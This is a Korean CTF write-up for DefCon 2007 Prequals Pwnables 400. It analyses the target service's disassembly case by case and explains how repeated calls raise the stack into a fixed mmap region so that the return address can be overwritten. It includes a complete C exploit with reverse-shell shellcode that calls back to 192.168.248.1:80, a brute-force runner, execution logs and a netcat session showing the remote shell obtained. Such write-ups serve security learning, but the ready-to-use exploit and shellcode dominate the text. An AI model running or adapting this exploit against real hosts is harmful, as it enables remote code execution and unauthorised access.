.text:08048E9F      mov   eax, [edi+4]   ; buf1_var

```

```

.text:08048EA2      cmp     eax, 3FFh
.text:08048EA7      ja     loc_8049097
.text:08048EAD      push   edx
.text:08048EAE      push   eax             ; arg2
.text:08048EAF      push   esi             ; buf1
.text:08048EB0      push   [ebp+cInt_sock] ; cInt_sock
.text:08048EB3      call   get_data
.text:08048EB8      add    esp, 10h
.text:08048EBB      cmp    eax, [edi+4]
.text:08048EBE      jnz   loc_8049363
.text:08048EC4      sub    esp, 8
.text:08048EC7      push   ebx             ; sbuf
.text:08048EC8      push   esi             ; path
.text:08048EC9      call   _stat
.text:08048ECE      add    esp, 10h
.text:08048ED1      test   eax, eax
.text:08048ED3      jz    loc_80492BB
.text:08048ED9      mov    ebx, off_804AAC8
.text:08048EDF      mov    [ebp+var_48C], 0
.text:08048EE9      mov    [ebp+var_490], 4
.text:08048EF3      cld
.text:08048EF4      xor    eax, eax
.text:08048EF6      mov    ecx, 0FFFFFFFh
.text:08048EFB      mov    edi, ebx
.text:08048EFD      repne scasb
.text:08048EFF      push   esi
.text:08048F00      push   8               ; nbyte
.text:08048F02      lea   edx, [ebp+var_490]
.text:08048F08      push   edx             ; buf
.text:08048F09      not    ecx
.text:08048F0B      push   [ebp+cInt_sock] ; fildes
.text:08048F0E      mov    [ebp+var_48C], ecx
.text:08048F14      call   _write
.text:08048F19      add    esp, 0Ch
.text:08048F1C      push   [ebp+var_48C]
.text:08048F22      jmp    loc_8048CF5

```

--

'1 일 때' 와 매우 비슷하다는 것을 알 수 있습니다. 뿐만 아니라 내부적으로 점프하는 코드도 주소만 다를 뿐, 따라가보면 하는 일은 거의 비슷합니다. 그러므로 패스~

'3 일 때' 를 볼까요?

--

```

.text:08048F27      push   eax             ; case 0x3
.text:08048F28      push   4               ; arg2
.text:08048F2A      lea   esi, [ebp+var_4AC]
.text:08048F30      push   esi             ; buf1_var2
.text:08048F31      push   [ebp+cInt_sock] ; cInt_sock
.text:08048F34      mov    [ebp+var_4AC], 0
.text:08048F3E      call   get_data

```

```

.text:08048F43      xor     ebx, ebx
.text:08048F45      add     esp, 10h
.text:08048F48      cmp     eax, 4
.text:08048F4B      mov     edx, 0FFFFFFFFh
.text:08048F50      jz      loc_8049067
.text:08048F56      mov     eax, edx
.text:08048F58      jmp     loc_8048D03          ; 종료
--

```

get_data() 함수를 이용해서 클라이언트로부터 4바이트 만큼 전송 받습니다.

```

--
.text:08049067 loc_8049067:          ; CODE XREF: vul+328j
.text:08049067      cmp     ebx, [ebp+var_4AC]
.text:0804906D      jge     short loc_804908E
.text:0804906F loc_804906F:          ; CODE XREF: vul+464j
.text:0804906F      sub     esp, 0Ch
.text:08049072      push   [ebp+clnt_sock] ; clnt_sock
.text:08049075      call   vul
.text:0804907A      add     esp, 10h
.text:0804907D      test   eax, eax
.text:0804907F      js      loc_8049370
.text:08049085      inc     ebx
.text:08049086      cmp     ebx, [ebp+var_4AC]
.text:0804908C      jl      short loc_804906F
.text:0804908E loc_804908E:          ; CODE XREF: vul+445j
.text:0804908E      xor     edx, edx
.text:08049090      mov     eax, edx
.text:08049092      jmp     loc_8048D03          ; 종료
--

```

그리고 위와 같이 전송 받은 횟수 만큼 루프를 돌면서 call vul 즉, 자기자신을 호출합니다. 뭔가 수상하지 않아요? 자기 자신을 호출한다니,, 일단 이렇게만 알아두고 다음 함수를 분석해보도록 하죠.

'4 일 때' 는 함수 포인터가 0x8048cac 이므로, '0 이거나 7 보다 클 때' 와 같은 함수를 호출합니다. 중복 되니까 빼도록 하고, '5 일 때' 로 넘어가겠습니다.

```

--
.text:08048F5D      cmp     dword ptr [edi+4], 3FFh ; case 0x5
.text:08048F64      ja      loc_8049198
.text:08048F6A      mov     [ebp+buf2_var1], 0
.text:08048F74      jmp     short loc_8048F8F
--
--
.text:08048F78 loc_8048F78:          ; CODE XREF: vul+380j

```

```

.text:08048F78      mov     eax, [ebp+buf2_var1]
.text:08048F7E      cmp     byte ptr [ebp+eax+buf1], 0
.text:08048F86      jz      short loc_8048FAA
.text:08048F88      inc     eax
.text:08048F89      mov     [ebp+buf2_var1], eax
.text:08048F8F      loc_8048F8F:                                     ; CODE XREF: vul+34Cj
.text:08048F8F      mov     edx, esi
.text:08048F91      push   eax
.text:08048F92      push   1                                     ; nbyte
.text:08048F94      add     edx, [ebp+buf2_var1]
.text:08048F9A      push   edx                                   ; buf
.text:08048F9B      push   [ebp+clnt_sock] ; fildes
.text:08048F9E      call   _read
.text:0804FA3      add     esp, 10h
.text:0804FA6      test   eax, eax
.text:0804FA8      jg      short loc_8048F78
.text:0804FAA      loc_804FAA:                                     ; CODE XREF: vul+35Ej
.text:0804FAA      sub     esp, 0Ch
.text:0804FAD      push   esi                                   ; char *
.text:0804FAE      call   _getpwnam
.text:0804FB3      add     esp, 0Ch
.text:0804FB6      push   dword ptr [eax+8]
.text:0804FB9      push   offset aD                               ; "%d"
.text:0804FBE      push   esi                                   ; char *
.text:0804FBF      call   _sprintf
.text:0804FC4      mov     edi, esi
.text:0804FC6      add     esp, 0Ch
.text:0804FC9      mov     [ebp+var_4A4], 0
.text:0804FD3      mov     [ebp+var_4A8], 5
.text:0804FDD      cld
.text:0804FDE      xor     eax, eax
.text:0804FE0      mov     ecx, 0FFFFFFFh
.text:0804FE5      repne scasb
.text:0804FE7      lea    ebx, [ebp+var_4A8]
.text:0804FED      push   8                                     ; nbyte
.text:0804FEF      push   ebx                                   ; buf
.text:0804FF0      not    ecx
.text:0804FF2      push   [ebp+clnt_sock] ; fildes
.text:0804FF5      mov     [ebp+var_4A4], ecx
.text:0804FFB      call   _write
.text:08049000     add     esp, 0Ch
.text:08049003     push   [ebp+var_4A4]
.text:08049009     push   esi
.text:0804900A     jmp    loc_8048CF6

```

--

buf1_var1 의 값이 0x3ff 보다 같거나 작으면 클라이언트로부터 1바이트를 전송 받은 뒤, getpwnam() 함수의 인자로 전달합니다. 그리고 password 구조체에서 offset +8 에 해당하는 uid 를 클라이언트에게 전송합니다. 위 코드를 보면 루프를 돌면서 inc eax 후 push eax 를 하고 read() 함수의 인자로 넣는 것 같

지만, 자세히 보면 그 후에 무조건 push 1 을 하면서 1바이트밖에 전송을 못 받게 합니다. 그러므로 root 라던지 다른 유저의 정보를 빼내올 수 없습니다. 또한 다시 리턴 되는 정보 또한 uid 이기 때문에, 이 코드로는 아무런 공격도 할 수 없습니다.

헉헉.. 이제 '6 일 때' 네요.. 이거 직접 푸는 것 보다 글 쓰는 게 훨씬 더 힘드네요 -_-;

```
--
.text:0804900F      cmp     dword ptr [edi+4], 4 ; case 0x6
.text:08049013      jz      loc_80491E6
.text:08049019      mov     ebx, off_804AAC4
.text:0804901F      mov     [ebp+var_4E4], 0
.text:08049029      mov     [ebp+var_4E8], 4
.text:08049033      cld
.text:08049034      xor     eax, eax
.text:08049036      mov     ecx, 0FFFFFFFh
.text:0804903B      mov     edi, ebx
.text:0804903D      repne  scasb
.text:0804903F      not     ecx
.text:08049041      mov     [ebp+var_4E4], ecx
.text:08049047      push   ecx
.text:08049048      push   8 ; nbyte
.text:0804904A      lea    esi, [ebp+var_4E8]
.text:08049050      push   esi ; buf
.text:08049051      push   [ebp+cInt_sock] ; fildes
.text:08049054      call   _write
.text:08049059      add    esp, 0Ch
.text:0804905C      push   [ebp+var_4E4]
.text:08049062      jmp    loc_8048CF5
--
```

buf1_var1 의 값이 4 이면, 클라이언트로부터 다시 4바이트를 전송 받습니다. 그리고 그 전송 받은 값으로 getpwuid() 함수를 호출합니다. 하지만 여기에도 함정이 숨어 있었으니,,

```
--
.text:080491E6      push   edx
.text:080491E7      push   4 ; arg2
.text:080491E9      lea    edx, [ebp+buf2_var1]
.text:080491EF      push   edx ; buf1_var2
.text:080491F0      push   [ebp+cInt_sock] ; cInt_sock
.text:080491F3      call   get_data
.text:080491F8      add    esp, 10h
.text:080491FB      cmp    eax, 4
.text:080491FE      jnz    loc_804937C
.text:08049204      sub    esp, 0Ch
.text:08049207      push   [ebp+buf2_var1] ; uid_t
.text:0804920D      call   _getpwuid
.text:08049212      mov    ebx, [eax]
.text:08049214      add    esp, 0Ch
.text:08049217      mov    [ebp+var_4F4], 0
--
```

```

.text:08049221      mov     [ebp+var_4F8], 6
.text:0804922B      cld
.text:0804922C      xor     eax, eax
.text:0804922E      mov     ecx, 0FFFFFFFFh
.text:08049233      mov     edi, ebx
.text:08049235      repne scasb
.text:08049237      lea    esi, [ebp+var_4F8]
.text:0804923D      push   8           ; nbyte
.text:0804923F      push   esi         ; buf
.text:08049240      not    ecx
.text:08049242      push   [ebp+clnt_sock] ; fildes
.text:08049245      mov     [ebp+var_4F4], ecx
.text:0804924B      call   _write
.text:08049250      add    esp, 0Ch
.text:08049253      push   [ebp+var_4F4]
.text:08049259      jmp    loc_8048CF5

```

--

바로 getpwuid() 함수 호출 후 바로 다음 코드인 mov ebx, [eax] 입니다. 여기서 [eax] 는 유저네임 즉, id 를 뜻합니다. 이래선 패킷을 조작하여 uid 0 의 정보를 출력하게끔 공격해도, 해당 uid 의 id 인 'root' 만 리턴 될 뿐 어떠한 공격도 이뤄질 수 없습니다.

그럼 이제 마지막으로 '7 일 때' 를 분석해봅시다.

--

```

.text:08048D0B      cmp     dword ptr [edi+4], 1000h ; case 0x7
.text:08048D12      ja     loc_8049133
.text:08048D18      push   eax
.text:08048D19      push   0
.text:08048D1B      push   0           ; off
.text:08048D1D      push   0FFFFFFFFh ; fd
.text:08048D1F      push   1010h      ; flags
.text:08048D24      push   3           ; prot
.text:08048D26      push   1000h      ; len
.text:08048D2B      push   0BFBDFF00h ; addr
.text:08048D30      call   _mmap
.text:08048D35      add    esp, 20h
.text:08048D38      cmp     eax, 0FFFFFFFFh
.text:08048D3B      mov     edx, eax
.text:08048D3D      mov     ds:bfddf, eax
.text:08048D42      jz     loc_8049318
.text:08048D48      push   eax
.text:08048D49      push   dword ptr [edi+4] ; arg2
.text:08048D4C      push   edx         ; buf1_var2
.text:08048D4D      push   [ebp+clnt_sock] ; clnt_sock
.text:08048D50      call   get_data
.text:08048D55      add    esp, 10h
.text:08048D58      cmp     eax, [edi+4]
.text:08048D5B      jnz    loc_8049363
.text:08048D61      xor     edi, edi

```

```

.text:08048D63      cmp     edi, eax
.text:08048D65      mov     [ebp+buf2_var1], 0
.text:08048D6F      jnb    short loc_8048DBA
.text:08048D71      mov     ebx, ds:bfbdf
.text:08048D77      mov     [ebp+new_bfbdf], ebx
.text:08048D7D      mov     [ebp+new_bfbdf_len], eax
.text:08048D83      nop
.text:08048D84      loc_8048D84:                                     ; CODE XREF: vul+190j
.text:08048D84      mov     edx, [ebp+new_bfbdf]
.text:08048D8A      mov     eax, edi
.text:08048D8C      movzx   ecx, byte ptr [edx+edi]
.text:08048D90      mov     ebx, 0Dh
.text:08048D95      cdq
.text:08048D96      idiv   ebx
.text:08048D98      xor     ecx, [ebp+buf2_var1]
.text:08048D9E      test   edx, edx
.text:08048DA0      mov     [ebp+buf2_var1], ecx
.text:08048DA6      jnz    short loc_8048DB1
.text:08048DA8      shl     ecx, 4
.text:08048DAB      mov     [ebp+buf2_var1], ecx
.text:08048DB1      loc_8048DB1:                                     ; CODE XREF: vul+17Ej
.text:08048DB1      inc     edi
.text:08048DB2      cmp     edi, [ebp+new_bfbdf_len]
.text:08048DB8      jb     short loc_8048D84
.text:08048DBA      loc_8048DBA:                                     ; CODE XREF: vul+147j
.text:08048DBA      push   ebx
.text:08048DBB      push   [ebp+buf2_var1]
.text:08048DC1      push   offset a0x_8x ; "0x%.8x"
.text:08048DC6      push   esi           ; char *
.text:08048DC7      call   _sprintf
.text:08048DCC      mov     edi, esi
.text:08048DCE      mov     [ebp+var_4C4], 0
.text:08048DD8      mov     [ebp+var_4C8], 1
.text:08048DE2      cld
.text:08048DE3      xor     eax, eax
.text:08048DE5      mov     ecx, 0FFFFFFFh
.text:08048DEA      repne scasb
.text:08048DEC      add     esp, 0Ch
.text:08048DEF      not     ecx
.text:08048DF1      push   8             ; nbyte
.text:08048DF3      mov     [ebp+var_4C4], ecx
.text:08048DF9      lea    ecx, [ebp+var_4C8]
.text:08048DFE      push   ecx           ; buf
.text:08048E00      push   [ebp+clnt_sock] ; fildes
.text:08048E03      call   _write
.text:08048E08      add     esp, 0Ch
.text:08048E0B      push   [ebp+var_4C4]
.text:08048E11      push   esi
.text:08048E12      jmp    loc_8048CF6

```

buf1_var1 의 값이 0x1000 보다 같거나 작으면 mmap(0xbfbdf000, 0x1000, 3, 0x1010, -1, 0, 0); 을 실행하여 0xbfbdf000 메모리 주소에 0x1000 바이트 만큼 공간을 확보합니다. 그리고 나서 buf1_var1 만큼 또 클라이언트로부터 전송 받아서 위의 mmap() 함수로 확보한 메모리에 저장합니다. 이 때, 클라이언트가 전송한 데이터의 길이는 반드시 buf1_var1 의 값과 일치해야 합니다.

그리고 buf1_var1 횟수만큼 루프를 돌면서 클라이언트로부터 전송 받은 데이터를 1바이트씩 뽑아서 특정 연산을 수행하게 됩니다. (xor, shl 4 등등..) 그렇게 만들어진 4바이트 값을 다시 클라이언트에게 전송해줍니다. 하지만 연산된 값은 아무런 의미도 없으며, 루틴 자체가 삽질을 유도하는 쓸데없는 코드로 생각되어 집니다.

그럼 어떻게 공격을 들어가야 할까요?
바로 '3 일 때' 와 '7 일 때' 를 통해 공격할 수 있습니다.

위에서 buf1_var2 가 3 일 때, 자기자신을 호출한다는 것을 알아냈습니다. (사실 이 부분은 두 번째 전송하는 값 횟수만큼 루프를 돌면서 자기자신을 호출하는 루틴이지만, 스스로 리턴이 된후에 다시 호출을 하므로, 재귀호출이 아닙니다. 그러므로 esp 레지스터를 조작할 수 없습니다) 이를 통해 esp 레지스터의 값을 증가 시킬 수 있습니다. 왜냐면 vul() 함수 초반에 esp - 0x540 으로 스택 공간을 사용하기 때문입니다. vul() 함수가 호출될 때마다 다시 vul() 함수를 호출하는 패킷을 보냄으로써 esp 레지스터의 위치를 높여가고, 그 부분이 mmap() 함수로 할당받아서 우리가 전송하는 값을 써넣는 '7 일 때' 코드의 0xbfbdf000 주소와 겹쳐질 때, 우리가 원하는 값으로 vul() 함수의 ret 값을 덮어 쓸 수 있습니다.

여기서 우리가 확실히 알 수 있는 주소 값은 0xbfbdf000 밖에 없습니다. 그러므로 셸코드를 0xbfbdf000 부터 넣고 그 뒤에 셸코드의 첫 시작주소를 가리키는 '0xbfbdf000' 배열을 채워 넣어서 공격해야 합니다.

우리의 공격 코드는 다음과 같습니다.

✓ 0xbfbdf000

셸코드의 길이: 4의 배수	4096 - (셸코드의 길이: 4의 배수)
reverse shellcode	... 0xbfbdf000 0xbfbdf000 0xbfbdf000 0xbfbdf000 0xbfbdf000 ...
총 4096 바이트	

셸코드의 길이를 4의 배수로 맞춰주는 이유는 ret 를 제대로 덮어쓰기 위함입니다.

공격 시나리오는 다음과 같습니다.

1. 앞 4바이트의 값이 3인 8바이트 데이터를 전송
2. 1이상인 4바이트 값을 전송
3. 1 과 2 번의 반복으로 esp 레지스터의 위치를 조작함 (0xbfbdf000 까지 올라가도록)
4. 앞 4바이트의 값이 7이고, 뒤 4바이트의 값이 4096인 8바이트 데이터를 전송
5. 앞에서 만든 4096 바이트 공격코드를 전송

해당 익스플로잇 코드는 다음과 같습니다. (사용된 셸코드는 저번 문서 때 만든 192.168.248.1:80 으로 연결하는 Reverse 셸코드 입니다)

```
--
/*
 *   DefCon CTF 2007 Prequals
 *   Potent Pwnables 400 exploit by graylynx (graylynx at gmail.com)
 *   http://powerhacker.net
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <signal.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <netinet/in.h>

void error_handling(char *message);

char ex1[] = "\x03\x00\x00\x00\x41\x41\x41\x41";
char ex2[] = "\x41\x41\x41\x41";
char ex3[] = "\x07\x00\x00\x00\x00\x10\x00\x00";

char reverse_sh[] =
"\x6a\x61\x61\x58\x99\x52\x42\x52\x42\x52\x57\xcd\x80\x93\x68\xc0\xa8\xf8\x01"
"\xb8\xfd\xfd\xaf\x7d\x85\x50\x89\xe2\x6a\x10\x52\x53\x57\x6a\x62\x58"
"\xcd\x80\x6a\x02\x59\x51\x53\x57\x6a\x5a\x58\xcd\x80\x49\xf9\xf5\x50"
"\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe2\x50\x54\x52\x57\x6a\x3b"
"\x58\xcd\x80";

int main(int argc, char *argv[])
{
    int serv_sock;
    struct sockaddr_in serv_addr;
    int recv_len, i;
    char buffer[1024];
    char *ex4;
    int *p_ex4;

    if(argc != 4) {
        printf("Usage: %s <ip> <port> <recursive>\n", argv[0]);
        exit(1);
    }

    ex4 = (char *)malloc(4096);
    p_ex4 = (int *)ex4;
```

```

memset(buffer, 0, 1024);
memset(ex4, 0, 4096);

strcpy(ex4, reverse_sh);
p_ex4 += (int)((strlen(reverse_sh) + strlen(reverse_sh) % 4) / 4);

for(i = 0; i < (4096 - strlen(reverse_sh) - (strlen(reverse_sh) % 4)) / 4; i++)
    *p_ex4++ = 0xbfbdf000;

serv_sock = socket(PF_INET, SOCK_STREAM, 0);
memset(&serv_addr, 0, sizeof(serv_addr));
serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
serv_addr.sin_port = htons(atoi(argv[2]));

if(connect(serv_sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) == -1)
    error_handling("connect() error");

for(i = 0; i < atoi(argv[3]); i++) {
    printf("[recursive:%03d] exploit code 1 send.. ", i);
    write(serv_sock, ex1, 8);
    puts("OK");

    printf("[recursive:%03d] exploit code 2 send.. ", i);
    write(serv_sock, ex2, 4);
    puts("OK");
}

printf("[recursive:%03d] exploit code 3 send.. ", i);
write(serv_sock, ex3, 8);
puts("OK");

printf("[recursive:%03d] exploit code 4 send.. ", i);
write(serv_sock, ex4, 4096);
puts("OK");
printf("\nCheck your reverse shell :) lol\n");

close(serv_sock);
}

void error_handling(char *message)
{
    fputs(message, stderr);
    fputc('\n', stderr);
    exit(1);
}
--

```

또한, 재귀 호출을 몇 번해야 할지 몰라서, bruteforce 를 하는 간단한 코드도 만들었습니다.

--

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ gcc -o ex400 ex400.c
```

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ cat bruteforce.c
```

```
int main(int argc, char *argv[])
{
    unsigned int i;
    char cmd[256];

    if(argc != 2) {
        printf("Usage: %s <bruteforce>Wn", argv[0]);
        exit(1);
    }

    for(i = 1; i < atoi(argv[1]); i++) {
        sprintf(cmd, "./ex400 127.0.0.1 4455 %d", i);
        system(cmd);
    }

    return 0;
}
```

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ gcc -o bruteforce bruteforce.c
```

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$ ./bruteforce 100
```

```
[recursive:000] exploit code 1 send.. OK
```

```
[recursive:000] exploit code 2 send.. OK
```

```
[recursive:001] exploit code 3 send.. OK
```

```
[recursive:001] exploit code 4 send.. OK
```

Check your reverse shell :) lol

```
[recursive:000] exploit code 1 send.. OK
```

```
[recursive:000] exploit code 2 send.. OK
```

```
[recursive:001] exploit code 1 send.. OK
```

```
[recursive:001] exploit code 2 send.. OK
```

```
[recursive:002] exploit code 3 send.. OK
```

```
[recursive:002] exploit code 4 send.. OK
```

Check your reverse shell :) lol

```
[recursive:000] exploit code 1 send.. OK
```

```
[recursive:000] exploit code 2 send.. OK
```

```
[recursive:001] exploit code 1 send.. OK
```

```
[recursive:001] exploit code 2 send.. OK
```

```
[recursive:002] exploit code 1 send.. OK
```

```
[recursive:002] exploit code 2 send.. OK
```

```
[recursive:003] exploit code 3 send.. OK
```

```
[recursive:003] exploit code 4 send.. OK
```

...

... (bruteforce 공격중)

...

```
[recursive:091] exploit code 2 send.. OK
```

```
[recursive:092] exploit code 1 send.. OK
```

```
[recursive:092] exploit code 2 send.. OK
```

```
[recursive:093] exploit code 1 send.. OK
```

```
[recursive:093] exploit code 2 send.. OK
```

```
[recursive:094] exploit code 1 send.. OK
[recursive:094] exploit code 2 send.. OK
[recursive:095] exploit code 1 send.. OK
[recursive:095] exploit code 2 send.. OK
[recursive:096] exploit code 1 send.. OK
[recursive:096] exploit code 2 send.. OK
[recursive:097] exploit code 1 send.. OK
[recursive:097] exploit code 2 send.. OK
[recursive:098] exploit code 1 send.. OK
[recursive:098] exploit code 2 send.. OK
[recursive:099] exploit code 3 send.. OK
[recursive:099] exploit code 4 send.. OK
```

Check your reverse shell :) lol

```
[graylynx@freebsd62 ~/work/kenshoto/pwn400]$
```

--

아 참,, 코드 분석할 때 보셨겠지만, 자식 프로세스의 수명은 5초 입니다. 그러므로 Reverse 셸코드가 정상적으로 실행 되어 nc 에 쉘을 띄워줘도, 5초 후에는 다시 닫히게 됩니다. 이럴 때는 nc 를 실행시켜 놓고 미리 /bin/sh -i 를 타이핑해서 연결이 되자마자 새로운 쉘을 실행시키도록 하면 됩니다.

--

```
C:\Documents and Settings\graylynx>nc -l -p 80
```

```
/bin/sh -i
```

```
$ uname -a
```

```
FreeBSD freebsd62.localhost 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007 root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
```

```
$ id
```

```
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)
```

```
$ netstat -an | grep 80
```

```
tcp4      0      0 192.168.248.41.62129  192.168.248.1.80      ESTABLISHED
tcp4      0      0 127.0.0.1.58025      127.0.0.1.4455      TIME_WAIT
clae0d20 dgram    0      0 cladf880             0 clae0b7c            0 /var/run/logpr
```

```
iv
```

```
$
```

--

부족한 글 끝까지 읽어주셔서 감사합니다 :)